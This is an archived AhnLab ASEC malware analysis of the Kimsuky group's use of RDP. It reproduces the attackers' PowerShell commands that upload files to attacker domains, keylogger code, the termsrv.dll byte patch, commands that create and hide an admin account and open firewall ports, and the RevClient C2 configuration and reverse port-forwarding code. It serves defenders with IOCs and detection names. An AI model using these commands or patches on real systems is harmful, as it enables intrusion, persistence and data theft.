# Kimsuky Threat Group Uses RDP to Control Infected Systems - ASEC

By ATCP

Published: 2023-10-15 · Archived: 2026-04-05 14:04:14 UTC

Kimsuky, a threat group known to be supported by North Korea, has been active since 2013. At first, they attacked North Korea-related research institutes in South Korea before attacking a South Korean energy agency in 2014. Other countries have also become targets of their attack since 2017. [1] The group usually launches spear phishing attacks on the national defense, diplomatic, and academic sectors, defense and media industries, as well as national organizations. Their goal is to exfiltrate internal information and technology from the targets. [2]


After initial access, the Kimsuky threat group usually installs backdoors to control the infected systems or Infostealers to exfiltrate sensitive information within the infected systems. While open-source-based malware such as xRAT (Quasar RAT) or malware developed by the group itself are used in attacks, the group also uses legitimate tools to control the infected system.

It is a characteristic of the Kimsuky group to use these malware alongside various tools that support remote control in their attack process. The most commonly used method for remote control is Remote Desktop Protocol (RDP). In environments without RDP, the open-source tool RDP Wrapper is installed. Once RDP is installed, a user account is added for RDP access, or additional pieces of malware are used to conceal the added account and configure multiple RDP sessions. [3] [4]

Aside from RDP, there have been cases where TinyNuke (public malware) or TightVNC (open-source VNC tool) were customized and used in attacks. VNC, also known as Virtual Network Computing, is a screen-sharing system that remotely controls other computers like RDP. [5] Besides these, there are also cases where Chrome Remote Desktop, supported by the Google Chrome web browser, was used to control the infected system. [6]

```
"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe"
--code="4/0AbUR2VPfKC4jyx4j-ARJD2NwkebJQOTbicMGcNW1kUn7UNhE0VNaycr3zDhY4tRx9JT4eg"
--redirect-url="https://remotedesktop.google.com/_/oauthredirect"
--name=%COMPUTERNAME%
--pin=230625
```

In this post, we will cover the latest cases where the Kimsuky group installed BabyShark through presumed spear phishing attacks before installing various RDP-related malware strains. Tools used in the attacks have similar features to those in past cases, but from their PDB information, it is deemed that they have been created recently to be used in attacks.




Besides these, another new malware was discovered; the name used by the threat actor upon creating the malware was **“RevClient”**. This malware operates by receiving commands from the threat actor through the C&C server. Depending on the command, it can add user accounts or enable the port forwarding feature.

## 1. Initial Access

While the initial distribution method has not been confirmed, it is presumed that spear phishing attacks would have been used. There was a history of the file “hwp.bat” being used in the infected system, like the case covered in the ASEC Blog post, “Malicious Batch File (*.bat) Disguised as a Document Viewer Being Distributed (Kimsuky)”. [7] The BAT malware checks for antivirus products using WMIC commands and additionally installs script-type malware.

```
"commandLine": "%SystemRoot%\\system32\\cmd.exe /c \"\"c:\\users\\%ASD%\\appdata\\local\\temp\\hwp.bat\" \""
"commandLine": "wmic  process where \" name like '%avpui.exe%' or name like '%avp.exe%'  \" get processid,status /format:csv"
```

After the initial infection, the threat actor continuously exfiltrated information from the infected system by changing malware and the C&C server address. Main examples of the malware that were installed include “k.ps1”, a keylogger, and the file “OneNote.vbs” which executes “k.ps1”. The file “k.ps1” saves the logged data in the file “%APPDATA%\k.log”.


```
      "targetProcess": {
        "imageInfo": {
          "fileObj": {
            "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
            "fileSize": 492032,
            "fileName": "powershell.exe",
          },
          "commandLine": "powershell  (new-object system.net.webclient).uploadfile(\"\"\"https://onessearth.online/up/upload_dotm.php\"\"\",\"\"\"$env:appdata\\microsoft\\tmp.log\"\"\")"
        }
      "targetProcess": {
        "imageInfo": {
          "fileObj": {
            "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
            "fileSize": 492032,
            "fileName": "powershell.exe",
          },
          "commandLine": "powershell  (new-object system.net.webclient).uploadfile(\"\"\"https://powsecme.co/up/upload_dotm.php\"\"\",\"\"\"$env:appdata\\microsoft\\cpreferences.dat\"\"\")"
        }
```

```
namespace KeyLog_CS {
    public static class Program {

        public
        const int WH_KEYBOARD_LL = 13;
        public
        const int WM_KEYDOWN = 0x0100;
        public
        const int WM_KEYUP = 0x0101;
        public static HookProc hookProc = HookCallback;
        public static bool bGetProcName = false;
        public static IntPtr hookId = IntPtr.Zero;
        public static IntPtr foreHwnd = IntPtr.Zero;
        public static IntPtr oldHwnd = IntPtr.Zero;
        public static uint pid = 0;
        public static StringBuilder window_title;
```

```
        public static void KLger() {
            m_strLogPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Microsoft\\k.log";
            hookId = SetHook(hookProc);
            Application.Run();
            UnhookWindowsHookEx(hookId);
```

Besides these, “pow.ps1”, a loader malware, and “desktop.r7u”, an encoded data file, were also identified. “pow.ps1” decrypts the file in the path “%APPDATA%\Microsoft\desktop.r7u” and executes it in the memory area. The decrypted file “desktop.r7u” is an injector. If the file “desktop.r3u” exists in the same path, the injector is responsible for decrypting this file and injecting it into “MSBuild.exe”, a legitimate program. While the file could not be procured, in similar attack cases in the past, a decrypted “desktop.r3u” file was xRAT, and the report by Huntress stated that KimJongRAT was used. **[8]**




## 2. Installing Additional Payloads

Seeing from the fact that the BabyShark C&C server address has been changed after a certain period of time, it could be seen that the threat actor continuously updated BabyShark even after its initial installation. Although information can be collected from the infected system using BabyShark alone, the threat actor additionally installed RDP-related malware afterward.

### 2.1. Injector

Among the installed malware, “process.exe” is almost identical to the decrypted “desktop.r7u” covered above, which is the injector. Similarities can be seen when comparing the PDB information of the two malware strains.

- **PDB information of the decrypted desktop.r7u**: H:\Hollow\csharp process hollowing_complete_offset\csharp process hollowing_complete_offset\process\process\obj\x86\Release\process.pdb
- **PDB information of process.exe**: G:\0726_Rev_hollowing\csharp process hollowing_complete_offset\process\process\obj\x86\Release\process.pdb

A difference is that the decryption target is the file “CustomVerification.DIC” in the %APPDATA% path and that the target process for injection is “powershell_ise.exe”. Although the file “CustomVerification.DIC” could not be identified, it is likely one of the malware that the Kimsuky group frequently uses because there are cases where xRAT was used in attacks around the same time period.

### 2.2. Changing the RDP Service

Aside from these, the threat actor installed a piece of malware with the name “multiple.exe”. This malware adds user accounts, enables RDP, and also supports multiple sessions. The malware first terminates the RDP service and grants permission to modify “termsrv.dll” which manages said service. Afterward, it changes the file name of “termsrv.dll” to “termsrv.pdb” and then copies the file “termsrv.dll” which already exists in the %APPDATA% path into %SystemDirectory%.

```
if ( fn_stopTermService() == 1 )
{
  fn_printf("Service stopped successfully.\n");
  strcpy(OldFilename, "c:\\windows\\system32\\termsrv.dll");
  strcpy(NewFilename, "c:\\windows\\system32\\termsrv.pdb");
  memset(pszPath, 0, 0x208ui64);
  memset(ExistingFileName, 0, 0x208ui64);
  if ( rename(OldFilename, NewFilename) )
  {
    LastError = GetLastError();
    fn_printf("Could not rename '%s'...Error code is %d\n", OldFilename, LastError);
  }
  else
  {
    fn_printf("File '%s' renamed to '%s'\n", OldFilename, NewFilename);
  }
  SHGetFolderPathW(0i64, 0x1A, 0i64, 0, pszPath);// CSIDL_APPDATA
  wsprintfW(ExistingFileName, L"%s\\termsrv.dll", pszPath);
  if ( CopyFileW(ExistingFileName, L"c:\\windows\\system32\\termsrv.dll", 0) )
  {
    fn_printf("Termsrv.dll copy succeced!\n");
    if ( StartServiceW(hService, 0, 0i64) )
```

Ordinarily in Windows desktop environments, only one session is supported when connecting via RDP, unlike servers. As only one session is supported for one system, even if the user accounts are different, when the threat actor remotely connects to a system, the existing user’s session is terminated. Mimikatz and other malware of the Kimsuky group patch the memory of the currently running RDP service process to bypass this phenomenon.

However, the malware currently being used in attacks used the method of directly swapping out the legitimate “termsrv.dll” file for the patched “termsrv.dll” file. Comparing the “termsrv.dll” file that the threat actor created in advance in the %APPDATA% path with the legitimate “termsrv.dll” file shows that the CDefPolicy::Query() function has been patched.

- **CDefPolicy::Query() function routine of the legitimate termsrv.dll file**: 39 81 3C 06 00 00 0F 84 E7 43 01 00
- **CDefPolicy::Query() function routine of the patched termsrv.dll file**: B8 00 01 00 00 89 81 38 06 00 00 90

At this stage, an account named “IIS_USER” is created and added to the admin group to be used as the account to control the infected system. Additionally, when an account is added, it is visible when the user logs in; so, the system user can be aware of the new account. To prevent this, the malware registers the newly created “IIS_USER” to SpecialAccounts, preventing it from being visible even when the user logs in.

```
WinExec(
  "c:\\windows\\system32\\cmd.exe /c net user IIS_USER 1qaz@WSX /add&net localgroup administrators IIS_USER /add",
  5u);
WinExec(
  "cmd.exe /c reg add \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserL"
  "ist\" /v IIS_USER /t REG_DWORD /d 0 /f",
  5u);
WinExec(
  "netsh.exe advfirewall firewall add rule name=\"Remote Desktop TCP\" dir=in protocol=tcp localport=3389 profi"
  "le=any action=allow",
  5u);
WinExec(
  "netsh.exe advfirewall firewall add rule name=\"Remote Desktop TCP\" dir=out protocol=tcp localport=3389 prof"
  "ile=any action=allow",
  5u);
```

- **PDB information of multiple.exe – 1**: Z:\5-program\multiple\multisession_complete\multisession_complete\Release\x64\Multisession.pdb
- **PDB information of multiple.exe – 2**: G:\0711_uac_multiple_work\multisession_complete\multisession_complete\x64\Release\Multisession.pdb

### 2.3. RevClient

RevClient is an RDP-related malware that runs by receiving commands from the C&C server. Depending on the command, it can perform user account-related tasks or port forwarding. The following is the configuration data of RevClient used in attacks. It can be seen that the malware version is “1.0”. Characteristically, it uses the string “ZhengReversePC” as the mutex name. The actual configuration data is included in the string “AllSettings” encrypted in Base64.

```
private static string AllSettings = "NS42MS41OS41MzsxMjcuMC4wLjI7MjA4NjszMzg5Ow==";

// Token: 0x04000002 RID: 2
private static string m_strVersion = "1.0";

// Token: 0x04000003 RID: 3
private static string m_strMUTEX = "ZhengReversePC";

// Token: 0x04000004 RID: 4
private static int m_nHostPort = 0;

// Token: 0x04000005 RID: 5
private static int m_nMstscPort = 3389;

// Token: 0x04000006 RID: 6
private static int m_nMainPort = 0;

// Token: 0x04000007 RID: 7
private static string m_strHostIP = "";

// Token: 0x04000008 RID: 8
private static string m_strMstscIP = "127.0.0.2";

// Token: 0x04000009 RID: 9
private static string m_strUserAndPC = "PC@User";

// Token: 0x0400000A RID: 10
private static string m_strOS = "Windows Unkown NT";

// Token: 0x0400000B RID: 11
public static PortForwarder m_forwarder = null;
```

It is possible to check other configuration data by decrypting the Base64 string.

| Settings | Data |
|---|---|
| **Version** | **“1.0”** |
| **Mutex** | **“ZhengReversePC”** |
| **Host IP** | **5.61.59[.]53** |
| **Host port** | **0** |
| **MSTSC (RDP) IP** | **127.0.0.2** |
| **MSTSC (RDP) port** | **3389** |
| **Main (C&C) port** | **2086** |

Table 1. Configuration data of RevClient

The C&C address is made by combining the host IP address and the main port, then a connection is made. Afterward, basic information on the infected system is collected and transferred. Then, settings or commands are received as a response.

- **C&C address**: 5.61.59[.]53:2086

| Item | Data |
|---|---|
| **Signature string** | **“NAT”** |
| **Information about the infected system** | **String obtained by encrypting [User Name]@[PC Name] in Base64** |
| **OS information** | **OS information** |
| **Version** | **“1.0”** |
| **Host port** | **First, the value is 0, then this can be received from the C&C server.** |

Table 2. Data transferred to C&C server

The response is separated into four with “;” as the separator, and set items are used for each command. It is estimated that the first response will be the host port number, which is the fourth item, and in subsequent responses, the command number, which is the third item, will be transmitted along with additional data.

| Response | Data |
|---|---|
| **User account name** | **Used for adding or deleting user accounts (encrypted in Base64)** |
| **User account password** | **Used for adding user accounts (encrypted in Base64)** |
| **Command** | **Command number** |
| **Host port** | **Port number for port forwarding** |

Table 3. Command structure

```
if (Command == 100 && Program.m_nHostPort > 0)
{
    Program.m_forwarder.StopServer();
    Task.Factory.StartNew(delegate()
    {
        Program.NewPortForward(Program.m_nHostPort);
    });
    Thread.Sleep(100);
}
if (Program.m_forwarder.m_started && Command == 500)
{
    Program.m_forwarder.StopServer();
    Thread.Sleep(100);
}
if (Command == 400)
{
    Program.m_nHostPort = 0;
    if (Program.m_forwarder.m_started)
    {
        Program.m_forwarder.StopServer();
    }
    Thread.Sleep(100);
}
if (Command == 300)
{
    Program.NewCreateUser(array2[0], array2[1], true);
}
if (Command == 200)
{
    Program.NewDeleteUser(array2[0], true);
```

| Command | Data |
|---|---|
| **100** | **Start port forwarding** |
| **200** | **Delete user account** |
| **300** | **Add and conceal user account** |
| **400** | **Terminate port forwarding and initialize host port** |
| **500** | **Terminate port forwarding** |

Table 4. List of commands

When the command “100” is transmitted, the previously received host port numbers are combined. A connection is made to the address 5.61.59[.]53:(Host Port), then this and 127.0.0.2:3389 are linked. Generally, RDP-related port forwarding tools are used to overcome the fact that threat actors cannot directly access NAT environments from the outside. Thus, a connection is first established to the threat actor’s address through the reverse connection method. Then, a connection is made to the RDP port of the infected system, relaying the two communication lines.

```
public void StartServer()
{
    this.m_started = true;
    ClientInfo clientInfo = this.createClientInfo();
    while (this.m_started)
    {
        try
        {
            if (!clientInfo.SourceClient.Connected)
            {
                this.Close(clientInfo.Id);
                clientInfo = this.createClientInfo();
                clientInfo.SourceClient.Connect(this.m_FromIP, this.m_FromPort);
            }
            if (clientInfo.SourceClient.Connected && !clientInfo.DestClient.Connected)
            {
                clientInfo.DestClient.BeginConnect(this.m_ForwardIP, this.m_ForwardPort, new AsyncCallback(this.EndConnectWriter), clientInfo);
            }
        }
private void EndConnectWriter(IAsyncResult ar)
{
    try
    {
        ClientInfo info = (ClientInfo)ar.AsyncState;
        info.DestClient.EndConnect(ar);
        info.SourceToDest = new CopyStream(info.SourceClient, info.DestClient, delegate()
        {
            this.Close(info.Id);
        });
        info.DestToSource = new CopyStream(info.DestClient, info.SourceClient, delegate()
        {
            this.Close(info.Id);
        });
```

Additionally, RevClient has the NewConcurrentRDPatcher() function implemented, which has features similar to “multiple.exe” above. The difference is that unlike “multiple.exe” which changes the previously patched “termsrv.dll” file, the NewConcurrentRDPatcher() function directly patches and modifies said file according to the Windows version. While there is no routine to execute the NewConcurrentRDPatcher() function, it is deemed that other versions of RevClient would perform this task through a command from the C&C server or in the initialization routine.



## 3. Conclusion


The Kimsuky threat group is continuously abusing RDP to obtain control over infected systems and exfiltrate information. RDP can also be used in the initial access process using brute force and dictionary attacks, or during lateral movement. Because RDP is one of the services that come pre-installed in Windows systems, adequate management is needed to detect or prevent such incidents.

Users must refrain from opening attachments on suspicious emails, and when installing external software, it is recommended to purchase or download them from their official websites. Additionally, users must set complex passwords for their accounts and change them periodically.

Also, V3 must be updated to the latest version to block malware infection in advance. In addition to endpoint security products (V3), sandbox-based APT solutions such as MDS must be implemented to prevent harm from cyberattacks.

AhnLab MDS sandbox detects the malware that patches RDP and activates multiple sessions under the detection name “Execution/MDP.Command.M10645”.




**File Detection**

– Trojan/Win.Agent.C5502241 (2023.10.08.03)
– Trojan/Win.Injector.C5502245 (2023.10.08.03)
– Backdoor/Win.RevClient.R609964 (2023.10.08.03)
– Trojan/Win.Agent.R5502241 (2023.10.08.03)
– Backdoor/PowerShell.XRatLoader.SC192386 (2023.09.13.00)
– Trojan/VBS.KeylogLoader.SC192383 (2023.09.13.00)
– Keylogger/PowerShell.Agent (2023.09.13.00)
– Data/BIN.Encoded (2023.09.13.00)

**Behavior Detection**

– Execution/MDP.Command.M10645

**AMSI Detection**

– Trojan/Win.Injector.C5485760


MD5

02804d632675b2a3711e19ef217a2877

0d6717c3fa713c5f5f5cb0539b94b84f

0d691673af913dc0942e55548f6e2e4e

116a71365b83cc38211ccfc8059b363e

2dbe8e89310b42e295bfdf3aad955ba9

Additional IOCs are available on AhnLab TIP.

URL

http[:]//5[.]61[.]59[.]53[:]2086/

https[:]//onessearth[.]online/up/upload_dotm[.]php

https[:]//powsecme[.]co/up/upload_dotm[.]php

Additional IOCs are available on AhnLab TIP.

To learn more about **AhnLab MDS**'s sandbox-based behavioral analysis, please click the banner below.

Source: https://asec.ahnlab.com/en/57873/